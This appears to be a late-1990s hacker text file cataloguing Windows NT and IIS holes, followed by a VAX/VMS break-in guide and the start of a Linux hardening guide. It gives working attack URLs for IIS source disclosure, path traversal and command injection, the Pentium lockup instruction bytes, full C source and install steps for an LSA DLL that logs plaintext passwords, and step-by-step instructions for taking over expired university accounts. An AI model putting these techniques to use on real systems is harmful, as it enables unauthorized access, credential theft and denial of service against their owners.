EnableUdpDaytime
EnableUdpDiscard
EnableUdpEcho
EnableUdpQotd
BE CAREFUL WHEN MAKING REGISTRY CHANGES, AS ERRORS CAN RENDER A SYSTEM
NON-BOOTABLE.
Keep in mind that this does not stop attacks that originate from other system's chargen ports, nor
will it stop impersonated port attacks.

[13.1.7] Index Server Exposes Sensitive Material
Found by Andrew Smith

One of the components of Index Server (which is the internal search engine component thats part
of Internet Information Server.) can expose material of a highly sensitive nature. This component,
webhits.exe allows the web server to read files it would normally not be able to read. If the
administrator of the server has left the default sample files on IIS, a hacker could easily have the

ability to narrow their searches for usernames and passwords. Once an intruder has located an
IIS box that has these default samples still on the server, the intruder can use the sample search
page to specify only files that have the word password in them and are script files.
The URL the hacker would try is http://servername/samples/search/queryhit.htm then the hacker
would search with something like "#filename=*.asp"
When the results are returned not only can one link to the files but also can look at the "hits" by
clicking the view hits link that uses the webhits program. This program bypasses the security set
by IIS on script files and allows the source to be displayed.
The default path to webhits.exe is:
http://servername/scripts/samples/search/webhits.exe
Stopping the Attack : Remove webhits.exe or move it from its default location.

[13.1.8] The Out Of Band (OOB) Attack
This is a DoS attack that affects NT and 95 machines alike.
--To Quote ntsecurity.net

How it Works:
The attack is done by sending Out of Band (OOB) data to an established connection. NetBIOS,
which listens on port 139 among others, seems to be the most affected - but the attack may work
against MS-DNS running on port 53, causing massive Event Log entries related to "select()
errors", as reported by David LeBlanc. Apparently the OS doesn't know how to handle OOB data
properly, so it may panic, causing strange things to happen. NT displays the Blue Screen of
Death (BSOD) indicating TCPIP.SYS as the cuplrit, and definately requires a reboot after being
attacked. Windows 95 may or may not crash completely, but always presents a blue exception
screen, indicating MSTCP and NDIS as the culprits. Win95 always stops talking on the network
after the attack.
STOPPING THE ATTACK:
Block inbound access to port 139 at your router. Alternatively you can stop the server service on
NT systems, but this renders the box unable to share objects such as printers and directories.
You may also use the built-in NT TCP/IP filtering to block non-local network access to port 139.
In regards to Windows 95 machines, the only way right now to

disable port 139 is to unload
network drivers completely, or use a packet filter to block traffic to port 139 on that machine, as
mentioned above.

[13.1.9] SMB Downgrade Attack

May 6, 1997 - 3pm CST [NTSD] - On the heals of April's RedButton exploit comes yet another
demonstration of attacking NT networks. A new program has just been released, complete with
source code, that will downgrade a Server Message Block (SMB) negotiation - the standard
handshake that occurs when a client attempts to connect to an NT Server. Downgrading the
authentication causes the client to send its password in clear text, unencrypted - Ouch. This has
been a known possibility for quite some time, however no one has released a working program
along with source code up until now.
The program actually runs on a Windows based system loaded with Novell ODI style drivers
running in promiscuous mode. Once active, the software listens for SMB negotiations, and upon
detecting one, the software sends a single packet to the client instructing it to downgrade its
connection attempt to a clear text level - at which point the client silently obeys by sending its
password in clear readable text. Once this happens this little piece of software actually grabs the
password as it travels over the wire and displays it on the screen. The client is successfully
connected to the NT Server, and the user remains none-the-wiser that its password has just been
grabbed.
Under Windows networking, when a client creates a new connection to an NT Server, the clients
can be instructed to use a particular authentication mechanism: clear-text or challenge/response.
As a result, clients can be instructed to transmit their password in clear text form very easily.
Furthermore, if an NT Server requested an encrypted login from the client, NT will authenticate
the client, even if the client submits the password in clear text after being told to send an
encrypted challenge/response answer. To make matters worse, there is no indication that this is
taking place, and there is no way to provide an audit trail on the NT Server that indicates the
clients are using clear-text passwords - even though the

server has requested encrypted
authentication. Perhaps NT should in fact be capable of
logging an audit trail on this type of
activity (hint hint).
A result of this design characteristic, a rogue client could
sit on your network silently listening for
username and password pairs traveling across the network
during authentication. No physical
access or user rights and permissions are required for this
attack to work! All that's need is a
connection to your network between the clients and servers.
As I said, this type of SMB downgrade attack has been a known
possibility for quite some time -
as noted in the Common Internet File System (CIFS)
specification (section 8.5.2) - and similar,
although not quite the same types of exploits have been
demonstrated recently by various college
students attempting to show vulnerabilities in Internet
Explorer and Windows NT. Previously, NT
LAN Manager negotiation and hostile SMB servers were shown to
effectively initiate, intercept, or
intervene in certain aspects of the client/server
authentication process.
The person bringing this new program to our attention, David
Loudon, has suggested that,
"Microsoft could initially create a server patch that would
not allow the NT Server to accept clear
text passwords. While this does not prevent the exposure of
the clear-text password, at least the
administrator would be alerted that clients were sending
clear-text passwords when requested to
send encrypted passwords. To completely resolve this issue,
all Microsoft networking clients must
be replaced with new code that would never send clear text
passwords during the authentication
process.
"As long as Microsoft networking is enabled on any DOS,
Windows 3.1, Windows for
Workgroups, Windows 95, or Windows NT clients, users are
susceptible to disclosing their clear
text passwords to other devices on the physical network.
Resolving this issue requires an
administrator to update the Microsoft networking components on
all affected desktops as soon as
a fix is available from Microsoft."
Microsoft is definitely aware of this issue, and it appears
that this type of functionality was
knowingly put in place in order to remain backward compatible
with older Microsoft clients like
DOS. As a result, don't expect to see a fix for this until

Service Pack 3 comes out, and maybe
even later.
The new CIFS Authentication proposal seems to address this
issue and a few other potential
nasty security problems, but there is no guarantee the new
CIFS specs will make it into SP3 yet.
The probable outcome is that the new CIFS Authentication
specification, which is being hashed
out in a public forum on the Internet, will contain newfound
configuration switches that can force
the client and/or servers to require either clear text or
encrypted negotiations.

[13.2.0] RedButton
--From ntsecurity.net

A new program was released this weekend that allows ANYONE
with remote access to an NT
server (using ports 137, 138, and 139) to connect to that
machine, read the registry, and create a
new share accessible to the Everyone group. This is a SERIOUS
problem that should be guarded
against at all costs. A quick test of this new RedButton
program shows that it does in fact connect
to a remote NT system.
Administrators should seriously consider blocking access to
ports 137, 138, and 139 on any
machines exposed to the Internet. You can also stop the Server
service to protect yourself,
although doing so eliminates the ability for that server to
share resources.
Another consideration is to edit the Registry as follows:
1. Open HKEY_LOCAL_MACHINE/CurrentControlSet/Control/
SecurePipeServers
2. Create a key called winreg (if it doesn't exist)
3. Set the security on it however you like, but don't give the
Everyone group access - but don't
define Everyone with NO ACCESS either as this locks out all
accounts.
4. Reboot the system
RedButton was released by MWC, security consultants, who are
maintaining a Web page about
the new RedButton software at http://www.ntsecurity.com/
redbutton. NOTE: This Web address is
ntsecurity.com - not associated with NTSD or ntsecurity.net.
We are not responsible for content at
thier site.
RedButton will:
* logon remotely to a target computer without presenting a
username and password

* gain access to the resources available to the Everyone group
* determine the current name of built-in Administrator account
* read several registry entries and display the information
* list all shares - even hidden shares
Microsoft released a HOTFIX for the RedButton problems on May 3, 1997. Be CERTAIN to read
the Knowledge Base articles and README files in the distribution directory - this software hotfix
installs itself without warning so be careful to understand it completely before proceeding.

[13.2.1] FrontPage WebBot Holes
---From ntsecurity.net

Microsoft has uncovered a bug in the Microsoft FrontPage Server Extensions that allow
knowledgeable users to potentially add content to pages on a Web site without permission
through use of raw HTML. This can only happen if:
Someone viewing a Web page has an advanced mastery of HTML
The Web site is hosted on a server that contains the FrontPage server extensions
A Web page contains a Save Results WebBot Component or a Discussion WebBot Component
Since raw HTML is not filtered out of entries made in the entry fields of the Save Results or
Discussion WebBot Components, it is possible for a knowledgeable person browsing a site to
enter the tags necessary to create a form within these fields. If the results page is then fetched for
browsing the newly inserted form will be available for use by anyone browsing the site. The result
is that anyone browsing could then append information to pages in the Web site even though they
do not have authoring permission.
After isolating the bug and replicating it we concluded the best way to address the issue was to
create new versions of the FrontPage 97 Server Extensions. These Server Extensions are being
made immediately available at no charge to all of our users via download from the FrontPage
Web site at http://www.microsoft.com/frontpage/softlib/current.htm. In addition, we are in the
process of proactively sending a set of the updated FrontPage 97 Server Extensions to all
Internet Service Providers we know of that are currently using the FrontPage Server Extensions,
and we will also include them in the Windows NT Server Service Pack 3.
This issue came to our attention within the last two weeks

from a Microsoft employee creating a
Web site with FrontPage. Since then we have been confirming and replicating the error to ensure
that it was not an isolated incident. As far as we know, this issue has affected no one outside of
Microsoft.
This bug affects Web sites created with FrontPage 1.1 for Windows and FrontPage 97 with
Bonus Pack for Windows that are hosted on Web servers with any version of the FrontPage
Server Extensions installed. However, it only affects those sites that contain the WebBot
components described above.
Any web server with the FrontPage 97 or 1.1 Server Extensions installed and active FrontPage
webs with the WebBots specified above are potentially at risk. If the server has server-side
include capability enabled then the potential exposure is higher. However, server-side includes
are a Web server feature that should be carefully evaluated by any Internet server owner
regardless of whether the FrontPage Server Extensions are installed.
This issue is most likely to be a problem for Internet Service Providers who are hosting webs on
the Internet with the FrontPage Server Extensions. However, FrontPage 97 automatically installs
a web server onto the workstation in order to store Web sites on the workstation for local
authoring and staging. Consequently each workstation with FrontPage 97 should be upgraded
with the new version of the FrontPage 97 Server Extensions for maximum security. If your
workstation does not have a full-time connection to the Internet and you connect occasionally
through a modem then the risk of exposure is low but still present, and Microsoft recommends
that you install the new Server Extensions.

[13.2.2] IE and NTLM Authentication
--From ntsecurity.net

A new problem discovered in MS Internet Explorer shows that NT transparently negotiates an
authentication attempt with a remote Web server any time that remote server requests an NTLM
authentication process. During that process, Internet Explorer will transmit your user name,
password, NT domain or workgroup name, and hostname.
Take note here that during this negotiation process, two

versions of the user password are
transmitted. One is the full length password and the other
represents the first 14 characters of the
password, transformed in to upper case letters. This fact
alone is a GREAT argument for longer
passwords - longer that 14 chars that is.
IE clients cannot detect whether or not this negotiation
process is taking place, which makes it
incredibly difficult to anticipate. Furthermore, IE can't
determine what server it's talking to -- that is
to say, it doesn't know if the server is a valid system to
negotiation with -- which means it could be
a rogue system. A server could preplan an attack by
precomputing a giant database of potential
passwords, which can be used for comparison.
This is NOT an SMB issue, this is an NTLM issue.
EXAMPLE
The example is on the page where this was first announced.
Please click here to jump to the
original page.
SOLUTION
You can protect yourself right now by stopping the NTLM SSP
service, and disabling it. You may
do this using Control Panel | Services, but keep in mind this
may adversely affect the operation of
the NT system - we take no responsibility.
Microsoft knows about this problem, and is looking in to it as
of March 14, 1997. Watch this page
for more info.

[13.2.3] Run Local Commands with IE
--From ntsecurity.net

An icon can be embedded within a web page, which when double-
clicked, may run a remote
application without warning. This is NOT the same bug as the
".LNK and .URL" problem
discovered recently.
According to the author, "this bug only effects Internet
Explorer 3.0 users (version 4.70.1215).
The problem is significantly more serious if the user is on a
platform with CIFS (Windows NT 4.0
with Service Pack 1 or later installed). If this is the case,
the location of the malicious executable
code to be run on the victim's machine could be anywhere on
the Internet. If this is not the case,
the location of the machine containing the code is restricted
to within the scope of Windows name
resolution. For example, the host must be either on the same
subnet, listed in the victim's

LMHOSTS file, or listed on the victim's WINS server."
Internet Explorer enables a user to utilize a URL describing a remote directory. When clicked, the
desktop moves to a Windows Explorer window -- but it's inside of Internet Explorer. If this URL is
used as the basis for an <IFRAME> tag, an embedded frame can be created with what is
essentially a Windows Explorer window inside. If this window is made small enough, it appears to
be some sort of button, which when clicked runs a remote program. CIFS allows a machine to
use the IP or hostname provided in the URL as a way of contacting the remote host containing
the executable.

[13.2.4] IE can launch remote apps
--From ntsecurity.net

Microsoft Internet Explorer v3.01 has a serious bug which allows web page writers to use ".LNK"
and ".URL" files to run programs on a remote computer. This bug is particularly damaging
because it uses NO ActiveX, and works even when Internet Explorer is set to its highest security
level. It was tested on Microsoft Internet Explorer Version 3.0 (4.70.1155) running Windows 95.
Microsoft says that users running Internet Explorer 3.0 and 3.01 for Windows 95 and Windows
NT are affected. It does not affect users of Internet Explorer 3.0 / 3.0a for Windows 3.1 or Internet
Explorer for Macintosh 2.1 / 3.0 / 3.0a.
.URLs work in both Windows 95 and Windows NT 4.0 -- .LNK's only work in Windows 95 -- .URL
files present a possibly greater danger because they can be easily created by server side scripts
to meet the specific settings of a user's system. We will provide .URL files for execution in the
next day or so on this page.
The "shortcuts" can be set to be minimized during execution which means that users may not
even be aware that a program has been started. Microsoft's implementation of shortcuts
becomes a serious concern if a webpage can tell Internet Explorer to refresh to an executable. Or
worse, client side scripts (Java, JavaScript, or VBScript) can use the Explorer object to transfer a
BATCH file to the target machine and then META REFRESH to that BATCH file to execute the
rogue command in that file.
The META REFRESH tag can be used to execute multiple commands

in sequence. This demo
copies a .BAT file into your Internet Explorer cache and then runs the .BAT file. This .BAT will
create a new key in your registry called "HKEY_CURRENT_USER/Software/Cybersnot". It will
then open your AUTOEXEC.BAT and CONFIG.SYS in notepad. Finally, it will open REGEDIT so
that you can view the key it creates. According to its author, the demo below does not destroy
anything and should not cause any problems on your system. HOWEVER by downloading it, you
assume complete liablity for what it may do to your system.

[13.2.5] Password Grabbing Trojans
From Jeremy Allison

I am posting this to both the Samba list and the nt-security list as I believe this information will be
of interest to both groups. This message is somewhat long and contains code fragments so my
apologies if this is of no interest to you (just hit delete :-). Over several years helping to write
Samba and dealing with UNIX and NT integration problems one of the most common requests I
have seen is some way to get a UNIX box (maybe running Samba) to act as a NT domain
controller, or for some way to unify the password databases between UNIX boxes and NT
Domains. The first problem is not solveable due to the amount of Microsoft proprietary
information they would have to reveal, and MS are not willing to make that available. The second
problem however, is more tractable. It seems in NT4.x Microsoft have finally revealed enough
information to make synchronisation between UNIX and NT password databases possible.
Sync'ing from a UNIX box to an NT box was always possible, as the API's to change an NT
password have always been available in the old Lanman API set, the difficulty was sync'ing NT
password changes to a UNIX box, as the password change API's always seemed to go into a
'black box'to which no external access was available. It had to be possible, however, as NT
Domains are perfectly capable of synchronising with Netware LANs. As the password hash
mechanisms in NT and Netware are different the Netware password update mechanism had to
be able to get at the plaintext password at the update time, before it got hashed and placed in the

NT SAM. This mechanism is now available to other libraries on NT 4.x.
On NT 4.x there is a Key
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
and one of the defined name/value pairs is "Notification Packages" which is a Multi_string value
which as shipped has a value of FPNWCLNT. This is obviously the name of a DLL (as I found it
as FPNWCLNT.DLL in %SYSTEMROOT%\SYSTEM32) and logic would dictate that this was the
place that the Netware password updates were done. The latest Microsoft SDK held the missing
part of the puzzle, the neccessary API's that need to be in such a DLL in order for it to get
password change notification. So here below, is a very simple DLL that will receive plaintext
password change notifications from the NT LSA code. The sample code just logs all password
change notifications to a file called C:\TEMP\PWDCHANGE.OUT, but it illustrates the technique.
To test it, comple the C code and .DEF file into a DLL called pwdchange.dll, copy it to
%SYSTEMROOT%\SYSTEM32 update the value
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages
to read
FPNWCLNT
PWDCHANGE
(NB. The newline between the two is *important*). and then reboot the machine. Tests show that
all password changes are now funnelled through this DLL with the following information,
Username, Plaintext password, RID (relative domain id). More interesting is that on creation of a
new user this DLL is also called, this could be used to do centralized account management by
creating a new UNIX user on the fly as a new NT user is created. Such a library would be
installed on the Primary domain controller for an NT domain, and will then allow all users
passwords to be propagated to non-NT systems as they are changed. The useful thing about this
method is that it gets called on *all* forms of password update, from using CTRL-ALT-DEL to
update your password, using USERMGR to change a password, or even by using the net user
<username> <password> command from the command prompt.
My own uses for this will be to keep an smbpasswd file up to date for the use by Samba, but a
proposed mechanism to keep a UNIX password database in synch

would be as follows:
1). Keep the notify DLL simple, as it is called in the context of an NT security system - we don't
want complexity here. Just write the change information down a named pipe from the DLL.
2). Create a service, that creates the read end of the above named pipe. This service is
configured with the following information, held in the registry.
a). The name of the UNIX machine and TCP port number of a process on it to communicate with.
b). A 'secret' DES key (secret in quotes as anyone with Administrator access could read it) which
is used to encrypt the change notifications going across the net. This service would just read
password change notifications, encrypt the data and ship it to a UNIX machine where it could be
processed. This service can get as complex as we like, with queueing, retry, handshaking etc.
3). Create a UNIX daemon, running as root, listening on the TCP port named above for password
change data. This daemon also needs access to the 'secret' DES key to decrypt the data
(probably in a root owned and read-only be root file).
This daemon could then be configured to keep whatever databases residing on the UNIX side in
sync are required. Suggestions are the UNIX password database, the Samba database, a
Kerberos password database, Oracle, Sybase.... be my guest :-).
If this above daemon is written so that new change notification modules can be plugged in to it
(like the PAM spec as an example) it would be flexible enough for all the above. Of course this
will make any securiy expert shudder, as compromising the DES key comprmises all new
password changes, but that's the price we pay for simplicity (Bruce Schneier(sp?) would
definately not approve :-). Anyway enough with the pontificating, here's the code :-). (Code was
written with Microsoft Visual C++ 4.x, not tested on other compilers). As always, this code has no
warranty, and using it may cause your system to self destruct in 5 seconds .. .etc, etc, etc....
(hope that's enough legal-ease to protect me :-)
Some comments by: Mark Joseph Edwards
Although some people think that this exploit only works on a PDC, this is NOT so. It works just
fine on NT systems installed just as a server (non-domain controller), and it also works just fine

on NT Workstation. This DOESN'T work on a Backup Domain Controller, but it DOES work on a
Primary Domain Controller. Also, take note that NT 4.0 and Service Pack 2 (or greater) are
required for this to work on any variety of NT installation. If you want more information on this
hook, see Microsoft's Knowledge Base article # Q151082, located here. You may also want to
take note right here and now that the MSGINA.DLL, which is the default "Graphical Identification
and Authorization" provider for the local console logon, could also be overwritten with a trojan
.DLL. Once this happens, you're toast. Ouch!
Here's Jeremy's useful (non-trojan) code:

```
-----------------cut here-------
pwdchange.c-----------------------------
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

struct UNI_STRING {
USHORT len;
USHORT maxlen;
WCHAR *buff;
};

static HANDLE fh;

BOOLEAN __stdcall InitializeChangeNotify ()
{
DWORD wrote;
fh = CreateFile("C:\\temp\\pwdchange.out",
GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE,
0,
CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL|FILE_FLAG_WRITE_THROUGH,
0);
WriteFile(fh, "InitializeChangeNotify started\n", 31, &wrote,
0);
return TRUE;
}

LONG __stdcall PasswordChangeNotify (
struct UNI_STRING *user,
ULONG rid,
struct UNI_STRING *passwd
)
{
DWORD wrote;
```

```
WCHAR wbuf[200];
char buf[512];
char buf1[200];
DWORD len;

memcpy(wbuf, user->buff, user->len);
len = user->len/sizeof(WCHAR);
wbuf[len] = 0;
wcstombs(buf1, wbuf, 199);
sprintf(buf, "User = %s : ", buf1);
WriteFile(fh, buf, strlen(buf), &wrote, 0);

memcpy(wbuf, passwd->buff, passwd->len);
len = passwd->len/sizeof(WCHAR);
wbuf[len] = 0;
wcstombs(buf1, wbuf, 199);
sprintf(buf, "Password = %s : ", buf1);
WriteFile(fh, buf, strlen(buf), &wrote, 0);

sprintf(buf, "RID = %x\n", rid);
WriteFile(fh, buf, strlen(buf), &wrote, 0);

return 0L;
}
-----------------------end of
pwdchange.c-----------------------------------
---------cut here-
pwdchange.def---------------------------------------------
EXPORTS

InitializeChangeNotify=_InitializeChangeNotify@0
PasswordChangeNotify=_PasswordChangeNotify@12

--------------------end
pwdchange.def-----------------------------------------
```

[13.2.6] Reverting an ISAPI Script

ISAPI scripts run under the IUSR_MACHINENAME account under IIS, and thus, inherit the
security permissions of this account. However, if the ISAPI program contains a simple call
labelled RevertToSelf(), you have a big hole. Once that program line is executed, the ISAPI
program reverts it's authority to the all-powerful SYSTEM account, at which point the program
can do just about anything, including successfully execute system() calls.
Try it yourself - this DLL runs on Intel based IIS machines. Drop it in your scripts directory, and

call it without any parameters using your Web browser. (i.e. http://www.yoursite.com/scripts/revert.dll) It creates a directory called C:\IIS-REVERT-TEST with
no trouble at all :(I tested this on an NTFS partition with no normal user permissions on the root
directory.
Additionally, Laxmikant Gunda was kind enough to report to us that there is yet another way to
perform this same exploit. Laxmikant offers the following: "ISAPI DLL runs under the security context of the
IUSR_MACHINENAME account under IIS, and
thus inherit the security permissions of that account. However, if the ISAPI DLL can create a
process using a call to CreateProcess( ). The process created inherits the security context of the
powerful LocalSystem account rather than IUSR_MACHINENAME, thus creating a hole. Thus,
any system process can be fired by the ISAPI DLL using this technique.
This can be tried using a generic ISAPI DLL & inserting code for CreateProcess( ) with a process
name present in the system.
This behaviour is documented in MSDN library on Impersonation : "When a thread is
impersonating a user, most actions by the thread are done in the security context of the thread's
impersonation token rather than the primary token of the process that owns the thread. For
example, an individual thread of a server process can impersonate a client to verify that the client
is allowed to access a securable object. However, some actions are always done using the
security context of the process. For example, if an impersonating thread calls the CreateProcess
function, the new process inherits the primary token of the process rather than the impersonation
token of the calling thread. Similarly, the system always uses the primary token of the process to
validate actions requiring the SE_TCB_NAME privilege."

[13.2.7] Rollback.exe

The Windows NT 4.0 Server and Workstation compact discs include a utility called Rollback.exe.
Rollback.exe was designed to help computer manufacturers preinstall Windows NT 4.0, and allow
end-users to do the final configuration according to the desired role of the computer. Running this
utility will remove all registry settings on a system and bring it back to the end of the Character

Based Setup portion of the Setup program, effectively undoing everything configured by the GUI
portion of Windows NT Setup.
WARNING: Do not run this file on a production system! There is no way to recover information
erased by running this utility, so anything stored in the registry will be lost. This includes user
account information, protocol bindings, application settings, user preferences, etc.
MORE INFORMATION
If you run Rollback.exe on a production system there is no warning that Rollback.exe removes all
system registry entries. Therfore, after you run Rollback.exe there is no system to rescue or to
restore as the registry and the Setup.log file no longer exist.
The only fix to this problem is to restore the entire system from a current tape back up.
Emergency Repair Disk does not restore the system as it requires the Setup.log and specific
registry components to be present.
Rollback.exe is on the Windows NT compact discs in the following directory:
support\deptools\<system>\

[13.2.8] Replacing System .dll's

System DLLs are called by applications and the registry, and can be replaced with
trojaned/virused versions. %systemroot% and %systemroot%
\system32 directories have default
permissions of 'Everyone' (includes guest) set to 'Change'. This allows DLLs not in use to be
replaced. DLLs in use are locked.
DLLs are run by programs at various levels during normal operation. A DLL for example can be
run with SYSTEM privileges by a service while a user with normal privileges is logged on.
This is also true for the MSGINA.DLL, which is the default "Graphical Identification and
Authorization" provider for the local console logon, which if replaced, could seriously compromise
your entire enterprise.

[13.2.9] Renaming Executables

Executables renamed as .xxx files run as executable from command line. Executables can be
renamed with any extension and run from the command prompt or batch file. Subverts

filtering/download control by filename extension.
Also executables without a filename extension can be started from the command prompt or batch
file, as NT will try to run the file as .COM, .EXE, .CMD, or .BAT in that order.
This leaves room for a potential trojan to be introduced into the system.

[13.3.0] Viewing ASP Scripts

DESCRIPTION
A serious security hole was found in Microsoft's Active Server Pages (ASP) by Juan T. Llibre
<j.llibre@codetel.net.do>. This hole allows Web clients to download unprocessed ASP files
potentially exposing user ids and passwords. ASP files are the common file type used by
Microsoft's IIS and Active Server to perform server-side processing. Microsoft confirms that .HTX
and .IDC files are also vulnerable.
HOW IT WORKS
To download an unprocessed ASP file, simply append a period to the asp URL. For example:
http://www.domain1.com/default.asp becomes http://
www.domain1.com/default.asp. With the
period appendage, Internet Information Server (IIS) will send the unprocessed ASP file to the
Web client, wherein the source to the file can be examined at will. If the source includes any
security parameter designed to allow access to other system processes, such as an SQL
database, they will be revealed.

[13.3.1] .BAT and .CMD Attacks

Sending a command line to the server, such as
"http://www.domain.com/scripts/expoit.bat?&commandA+?
&commandB" to the server, and then
clicking the Stop Button on the browser will cause the server to execute DOS commands on the
server's OS.
Adding a '+?&time' or '+?&date' to the end of the command, will cause the server to pause for
input. Clicking the Stop Button on the browser will interrupt the server making a log entry of the
command string executed.

[13.3.2] IIS /..\.. Problem

A URL such as 'http://www.domain.com/..\..' allows you to

browse and download files outside of
the webserver content root directory. A URL such as
'http://www.domain.com/scripts..\..\scriptname' allows you to
execute a target script.
By default user 'Guest' or 'IUSR_MACHINENAME' has read access
to all files on an NT disk.
These files can be browsed, executed or downloaded by
wandering guests.

[13.3.3] Truncated Files

A URL such as http://www.domain.com/scripts/
exploit.bat>PATH\target.bat will create a file called
"target.bat". If the file "target.bat" already exists, the
file will be truncated, erasing any previous
contents.

[13.3.4] SNA Holes
--From ntsecurity.net

When you attach to shared folders on an AS/400 using SNA
Server, where the security level is
set to 30 or higher, and security has been set on the folders
to allow limited access, after the first
user connects to a shared folder, all subsequent users acquire
the first user's access permissions
to shared folders.
This problem occurs when SNA Server is sharing a single Local
APPC LU when communicating
to an AS/400. The security for shared folders on the AS/400
(when security is set to level 30 or
higher), is tied to the controller. In this case, the AS/400
views the controller as its Remote LU, or
SNA Server's Local APPC LU.
The transaction program which supports the shared folders
function on the AS/400 identifies a
user based on the SNA Server Local APPC LU name being used.
Therefore, if multiple SNA
Server users are sharing the same Local APPC LU for use with
shared folders, you are able to
view each other's AS/400 folders. Due to the design of the AS/
400 shared folders feature, the first
shared folder's user to connect over a Local APPC LU
determines the AS/400 security rights for
the remaining users who connect over the same Local APPC LU.
For Microsoft' information on this, see their Knowledge Base
article:
http://www.microsoft.com/kb/articles/q138/0/01.htm
DEFENSE
Create a separate LU (Local to the SNA Server) for each user

and pair each LU with the
AS/400's LU. Then each user accesses a separate controller and has appropriate access to
shared folders. In addition, each shared folder's client application must be configured with a
unique Local APPC LU alias. If you prefer to leave this field empty, the SNA Server administrator
can assign a default Local APPC LU alias for each user using SNA Admin (2.x) or SNA Server
Manager (3.x) configured on the user record.

[13.3.5] SYN Flooding

On your computer running the TCP/IP protocol and connected to the Internet, some or all network
services are rendered unavailable and error messages such as the following appear on the
network client screen:
The connection has been reset by the remote host.
This symptom of all network services being rendered unavailable may also occur on a computer
running an operating system other than Windows NT, for example, Unix.
Your computer has become the target of a malicious attack known as TCP/IP "SYN Flooding" or
"SYN Attacks."
"Computer hackers" can target an entire machine, or a specific TCP service such as web
services. The attack is focused on the TCP protocol used by all computers on the Internet, and is
not specific to the Windows NT operating system.
How SYN Flooding Works
SYN Flooding works as follows: (see also CERT(sm) Advisory CA-96.21 at
ftp://info.cert.org/pub/cert_advisories)
- A TCP connection request (SYN) is sent to the target computer. The source IP address in the
packet is "spoofed," or replaced with an address that is not in use on the Internet, or that belongs
to another computer. An attacker will send many of these TCP SYNs to tie up as many resources
as possible on the target computer.
- Upon receiving the connection request, the target computer allocates resources to handle and
track the new connection, then responds with a "SYN-ACK". In this case, the response is sent to
the "spoofed" non- existent IP address.
- No response is received to the SYN-ACK. A default-configured Windows NT 3.5x or 4.0
computer will retransmit the SYN-ACK 5 times, doubling the

time-out value after each
retransmission. The initial time-out value is three seconds, so retries are attempted at 3, 6, 12,
24, and 48 seconds. After the last retransmission, 96 seconds are allowed to pass before the
computer gives up on receiving a response, and deallocates the resources that were set aside
earlier for the connection. The total elapsed time that resources are in use is 189 seconds.
If you suspect that your computer is the target of a SYN attack, you can type the following
command at a command prompt to view connections in the "SYN_RECEIVED" state:
netstat -n -p tcp
If a large number of connections are in the SYN_RECEIVED state, it is possible that the system
is under attack. A network analyzer can be used to track the problem down further, and it may be
necessary to contact your Internet Service Provider for assistance in attempting to trace the
source.
The effect of tying up connection resources varies, depending upon the TCP/IP stack and
applications listening on the TCP port. For most stacks, there is a limit on the number of
connections that can be in the half-open (SYN_RECEIVED) state. Once the limit is reached for a
given TCP port, the target computer responds with a reset to all further connection requests until
resources are freed.

[13.3.6] Land Attack

Land Attack sends SYN packets with the same source and destination IP addresses and the
same source and destination ports to a host computer. This makes it appear as if the host
computer sent the packet to itself. Windows NT operates more slowly while the host computer
tries to respond to itself.

[13.3.7] Teardrop

Two specially fragmented IP datagrams are sent to the victim. The first is the 0 offset fragment
with a payload of size N, with the MF bit on (data content is irrelevant). The second is the last
fragment (MF == 0) with a positive offset < N and with a payload of < N. The fragmented
datagrams will try to realign themselves, however, the payload

of the current fragment does NOT
contain enough data to cover the realigning. This will cause a reboot or a halt, depending on how
much physical memory you've got.

[13.3.8] Pentium Bug

When an Intel processor receives a specific invalid instruction, your computer may stop
responding (hang). Your computer must be turned off and restarted to return to normal operation.
If you execute F0 0F C7 C8 on a P5 it will lock the machine up.

[14.0.0] VAX/VMS Makes a comeback (expired user exploit)

This is an explenation of a vax exploit that discover. The exploit
functions in that when a username has expired it doesnt delete the username
it just puts a new password on the username named temporary password. Until
the user can input a new password to reactivate his account. I will explain
this exploit step by step but this text is intended for a more advanced reader. Remember
VAX/VMS is a very secure area to work in you can get
caught if you dont know what you are doing. Well in this text i will give
you a server that has this exploit so you can verify it yourself.
Another thing is that you need to know about how to use the telnet program
if you dont know get a guide and start learning before using this.

Step by Step explanation: (if you dont own an account on the VMS/VAX)

[14.0.1] Step 1:

Finger the users of the server if you have a finger utility, but you need one that gives you
the last date login.

[14.0.2] Step 2:
Get the usernames that have an old date like a year ago, basically, something that looks
expired.

[14.0.3] Step 3:
     Now goto to the login screen of the server type in the username.
When it promts you for a password you will type the word temp. Now for this
moment you will be entering the vax system and it will prompt you to type a
new pssword because the password has expired. As you can see you now owned
a user priviledge account.

[14.0.4] Note:

The easiest way to find systems that are exploitable is to check universities. As we know most
universities issue students usernames that are the first letter of their first name and then their
whole last name. Example: If your name is John Doe your username would be jdoe. So the best
thing you can do is finger universities and try to find as pointed out earlier user names that have
the last login date of a year or so ago.

-Props to Hellmaster for the technique.

[15.0.0] Linux security 101

     So you just got the latest linux distro installed? What now? How about a bit of security.
You need to immediately secure your system after installation if you want your 0-day sploits to be
safe (especially if you hang out on irc). Here I will try and show ways to prevent remote and local
attacks. These techniques should work on redhat and debian, but it is primarily made for
slackware, the best distro out there.

[15.0.1] Step 1: pico /etc/inetd.conf . This file tells inetd what daemons to open up each time it is
run. I generally only keep ftpd available to localhost and telnetd open to all. Close up any
services that you feel are not imperative to keep you running by sticking a # in front of the service
name.

[15.0.2] Step 2: Permissions. Make sure that your root directory is only readable to root to
prevent users from snooping. Type: chmod 700 /root . Also, make sure that only the correct
owner can snoop through home directories. cd /home ; chmod 700

* . That should do it. Next,
chmod 700 /mnt ; chmod 700 /floppy ; chmod 700 /cdrom . Then you should have all the
permissions setup correctly.

*Side note: You may want to only use X-windows as root (thats what I do), as X-win binarys are a
good way to exploit a system. So maybe do a chmod 700 /usr/X11/bin ; chmod 700
/usr/X11R6/bin .

[15.0.3] Step 3: RPC services. Try typing rpcinfo -p localhost and see what you get. Remember
the results and go into /etc/rc.d . Look through those files for the various rpc servers. Comment
the rpc services as needed in those files. Almost every remote procedure call is exploitable. Its
better just not to run em.

[15.0.4] Step 4: Install ttysnoop. ttysnoop allows you to see what users are doing when they login
to your box. Heres how to install:

Type pico /etc/inetd.conf and stick a comment (#) in front of the line that reads:

telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd

Then look 3 lines below. You will see:

